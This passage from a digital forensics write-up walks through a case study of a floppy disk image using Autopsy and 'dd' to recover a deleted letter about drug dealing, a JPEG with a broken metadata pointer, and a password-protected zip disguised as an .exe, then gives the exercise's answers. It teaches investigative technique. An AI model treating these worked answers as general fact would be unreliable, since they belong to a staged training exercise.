


Figure 37 Case Study 01 - Autopsy - Extracting Strings from Unallocated Sectors Result

At this stage the investigator has created a search index of strings on both allocated and unallocated sectors, and can now perform faster keyword searched. As illustrated in Figure 38, all the external files required for the search indexes have been created.




Figure 38 Case Study 01 - Autopsy - Image Details after Allocated and Unallocated Strings Extraction

6.2.4.3 File Analysis

From the Host Manager, selecting the 'Analyze' button, then selecting the 'File Analysis' button will display the 'File Browsing' mode of Autopsy (Figure 39). The 'File Browsing' mode provides a file manager like view of the contents of the floppy disk image.




Figure 39 Case Study 01 - Autopsy - File Analysis Mode

As illustrated in Figure 39, the floppy disk image contains listings for three files.

1. 'cover page.jpgc' (COVERP~1.JPG)
2. 'Jimmy Jungle.doc' (_IMMYJ~1.DOC) – This file has been deleted.
3. 'Scheduled Visits.exe' (SCHEDU~1.EXE)

Each file will be examined to check if they contain information that could be used to answer the questions of this case study accurately.

The metadata for this file can be viewed by selecting the '8' link in the metadata column where the filename is listed. As illustrated in Figure 41, the file size for this file is reported as 15,585 bytes, yet it has only been allocated to sector 451. A sector is only 512 bytes on a floppy disk, so there is insufficient space to hold this file in a single sector.




Figure 41 Case Study 01 - Autopsy - Metadata Analysis - 'cover page.jpgc'

To determine if the metadata has been corrupted for this image file and check if the data for this file exists elsewhere, a keyword search for the JPEG signature 'JFIF' should be performed. A keyword search can be performed using the 'Keyword Search' mode of Autopsy as illustrated in Figure 42.




Figure 42 Case Study 01 - Autopsy - Keyword Search - JFIF

The search for 'JFIF' successfully found an ASCII match at Sector 73 (Figure 43).




Figure 43 Case Study 01 - Autopsy - Keyword Search - JFIF - Result

It is possible to display the HEX or ASCII contents of sector 73 within the image by selecting the links in the search results, however this will only display a single sector, and the image may be bigger than a single sector. The metadata for this file states the

size of the image file is 15585 bytes which would indicate 31 sectors are required (As stated previously, sector sizes on a floppy disk are usually 512-bytes).

The ‘Data Unit’ mode of Autopsy (Figure 44) allows an investigator to view the allocation list of an image; this can be viewed by selecting the ‘Allocation List’ button.




Figure 44 Case Study 01 - Autopsy - Data Unit Analysis

The results from of the allocation list are displayed in a single list format 500 sectors at a time. A small sample is illustrated in Figure 45.



Figure 45 Case Study 01 - Autopsy - Data Unit Analysis - Allocation List

This output is not the easiest way to view the information so it has been summarised in Table 18.

Table 18 Case Study 01 - Floppy Disk Image Allocation Status

Sector Range	Allocation Status
0-32	Allocated
33-72	Unallocated
73-108	Allocated
109-	Unallocated

This indicates there are 36 sectors allocated from sector 73 to 108, of which only 31 may be associated with the 'cover page.jpg' image file. The 'dd' tool can be used to extract all 36 sectors and inspect the results.

Note: It is possible to extract the sector content using the 'Data Unit' mode of Autopsy to retrieve the appropriate number of sectors, and then selecting the 'Export Contents' button as illustrated in Figure 46.

However, this case study will utilise the 'dd' method, Case Study 03 will utilise the 'Export Contents' functionality built into the Autopsy Forensic Browser.




Figure 46 Case Study 01 - Autopsy - Data Unit Analysis - Export Contents Option

The 'dd' command used to extract sectors 73 to 108 is listed in Table 19.

Table 19 Case Study 01 - 'dd' Command

dd	skip=73	bs=512	count=36	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg				

The data extracted with the 'dd' tool may be viewable within an image viewer as it may mostly contain data for a JPEG image. Unfortunately, because more data was copied than the file size stated, it will be necessary to inspect the contents of the extracted data with a hex editor to view the extra sectors that were extracted.

Using the 'hexdump' tool and manually paging through the file from the end to the start references to a 'Scheduled Visits.xls' file are found, with a 'PK' signature at offset 0x3e00. This could possibly mean this file is contained within a compressed archive (possibly called 'Scheduled Visits.exe'). Also visible in the output at offset 0x3d20 is the text 'pw=goodtimes'.

JPEG images use an end-of-file signature of 'ff d9' [50], and this signature can be seen at offset 0x3cdf. This signature, and the fact that when the metadata for the 'Scheduled Visits.exe' file is cross-referenced (the metadata for 'Schedule Visits.exe' states it has been allocated sectors 104 and 105) indicates that only 31 sectors should be extracted for the 'cover page.jpgc' image as was stated earlier. In order to get an accurate representation of the JPEG image the correct number of sectors is extracted from the original floppy disk image with the command listed in Table 20.

Table 20 Case Study 01 - 'dd' Command

dd	skip=73	bs=512	count=31	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg				

The string 'pw=goodtimes' is still contained within the slack space of the extracted data when the extracted data is viewed with a hex editor.

The metadata for this file can be viewed by selecting the '5' link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.




Figure 49 Case Study 01 - Autopsy - Metadata Analysis - 'Jimmy Jungle.doc'

The metadata information (Figure 49) indicates that this deleted file was initially allocated sectors 33 – 72. As listed in ‘Table 18 Case Study 01 - Floppy Disk Image Allocation Status’ on page 122 these sectors were unallocated, therefore it may be beneficial to extract these 40 sectors in hope of recovering a copy of the deleted document.

As a sanity check, the size of the file is checked to ensure the appropriate numbers of sectors are being extracted. The metadata stated the file size was 20,480 bytes and this would require exactly 40 sectors. The ‘dd’ command used to extract the sectors is listed in Table 21.

Table 21 Case Study 01 - 'dd' Command

dd	skip=33	bs=512	count=40	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/jimmyjungle.doc				

The extracted file appears to have been created on 16/04/2002 at 08:30:00, modified on 16/04/2002 at 09:42:00 and opens successfully in a word processor. The text contained within the document is listed in Table 22.

Table 22 Case Study 01 - Contents of 'Jimmy Jungle.doc'

Jimmy Jungle 626 Jungle Ave Apt 2 Jungle, NY 11111
Jimmy:
Dude, your pot must be the best - it made the cover of High Times Magazine! Thanks for sending me the Cover Page. What do you put in your soil when you plant the marijuana seeds? At least I know your growing it and not some guy in Columbia.
These kids, they tell me marijuana isn't addictive, but they don't stop buying from me. Man, I'm sure glad you told me about targeting the high school students. You must have some experience. It's like a guaranteed paycheck. Their parents give them money for lunch and they spend it on my stuff. I'm an entrepreneur. Am I only one you sell to? Maybe I can become distributor of the year!
I emailed you the schedule that I am using. I think it helps me cover myself and not be predictive. Tell me what you think. To open it, use the same password that you sent me before with that file. Talk to you later.
Thanks,
Joe

Scheduled Visits.exe

Selecting the filename 'Scheduled Visits.exe' from the file browser within the 'File Analysis' mode of Autopsy will display the contents of the file as illustrated in Figure 50.




Figure 50 Case Study 01 - Autopsy - File Analysis - 'Scheduled Visits.exe' - ASCII Display

Autopsy has recognised this file as Zip Archive.

The metadata for this file can be viewed by selecting the ‘11’ link in the metadata column where the filename is listed. The metadata will detail the sectors where the file was allocated within the floppy disk image.




Figure 51 Case Study 01 - Autopsy - Metadata Analysis - 'Scheduled Visits.exe'

The metadata information (Figure 51) indicates that this deleted file was initially allocated sectors 104 and 105. The size of the file is 1000 bytes, this would require only two sectors and this matches the sector allocation list. The two sectors are extracted using the ‘dd’ command listed in Table 23.

Table 23 Case Study 01 - 'dd' Command

dd	skip=104	bs=512	count=2	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe				

Attempting to extract this file with the ‘unzip’ tool produces the error ‘End-of-central-directory signature not found’, this indicates the file is incomplete.

As listed in ‘Table 18 Case Study 01 - Floppy Disk Image Allocation Status’ on page 122 sectors were allocated from 73 until 108. Also as was discovered when data was initially extracted for the JPG image from sector 73 to 108 the text ‘Scheduled Visits.xls’ was found within the last sector. With these two pieces of supporting

evidence it may be beneficial to extract the data from sector 104 to 108 and then try to run the unzip tool. The ‘dd’ command used to extract sectors 104 to 108 is listed in Table 24.

Table 24 Case Study 01 - 'dd' Command

dd	skip=104	bs=512	count=5	if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/scheduledvisits.exe				

Attempting to extract this larger file with the ‘unzip’ tool, prompts for a password to be entered. At this stage an investigator could use a password cracker, however the slack space from the JPEG file contained the string ‘pw=goodtimes’ so this should be tried first. Entering the password ‘goodtimes’ allows the ‘unzip’ tool to extract the ‘Scheduled Visits.xls’ file.

Running the ‘file’ command on the ‘Scheduled Visits.xls’ file indicates that the file is a ‘Microsoft Office Document’ (Which most likely would have been an investigator’s first guess because of the file extension).

The ‘Scheduled Visits.xls’ file contains a list of dates and school names as illustrated in Figure 52.

Month	DAY	HIGH SCHOOLS
2002		
April	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)

May	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)
	Monday (1)	Hull High School (F)
	Tuesday (2)	Smith Hill High School (A)
	Wednesday (3)	Key High School (B)
	Thursday (4)	Leetch High School (C)
	Friday (5)	Birard High School (D)
June	Monday (1)	Richter High School (E)
	Tuesday (2)	Hull High School (F)
	Wednesday (3)	Smith Hill High School (A)
	Thursday (4)	Key High School (B)
	Friday (5)	Leetch High School (C)
	Monday (1)	Birard High School (D)
	Tuesday (2)	Richter High School (E)
	Wednesday (3)	Hull High School (F)
	Thursday (4)	Smith Hill High School (A)
	Friday (5)	Key High School (B)
	Monday (1)	Leetch High School (C)
	Tuesday (2)	Birard High School (D)
	Wednesday (3)	Richter High School (E)
	Thursday (4)	Hull High School (F)
	Friday (5)	Smith Hill High School (A)
	Monday (1)	Key High School (B)
	Tuesday (2)	Leetch High School (C)
	Wednesday (3)	Birard High School (D)
	Thursday (4)	Richter High School (E)
	Friday (5)	Hull High School (F)
	Monday (1)	Smith Hill High School (A)
	Tuesday (2)	Key High School (B)
	Wednesday (3)	Leetch High School (C)
	Thursday (4)	Birard High School (D)
	Friday (5)	Richter High School (E)

Figure 52 Case Study 01 - File Contents - 'Scheduled Visits.xls'

6.2.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is Joe Jacob's Supplier of marijuana and what is the address listed for the supplier?

As indicated by the 'Jimmy Jungle.doc' documented recovered from sectors 33 to 72, Joe Jacob's supplier was:

Jimmy Jungle
626 Jungle Ave, Apt 2
Jungle, NY 11111

2. What crucial data is available within the 'coverpage.jpg' file and why is this data crucial?

The string 'pw=goodtimes' was found in the slack space at the end of the files allocation units. This data was crucial, as it turned out to be the password for the 'Scheduled Visits.exe' password protected file.

3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?

The password protected file 'Scheduled Visits.exe' contained the Excel spreadsheet file 'Scheduled Visits.xls' which listed dates for the following schools in addition to Smith Hill High School:

- Key High School
- Leetch High School
- Birard High School
- Richter High School
- Hull High School

4. For each file, what processes were taken by the suspect to mask them from others?

‘cover page.jpgc’

This file was incorrectly pointing to sector 451 on the disk for its data units; it should have been pointing to sector 73. Any attempt to open the file would produce the data units at sector 451 which had all bytes set to ‘f6’.

‘Jimmy Jungle.doc’

This file had been deleted.

‘Scheduled Visits.exe’

The length for this file stated it was only 1000 bytes; however it was actually 2560 bytes in length. The extension of the file did not match the file type. The file was also password protected.

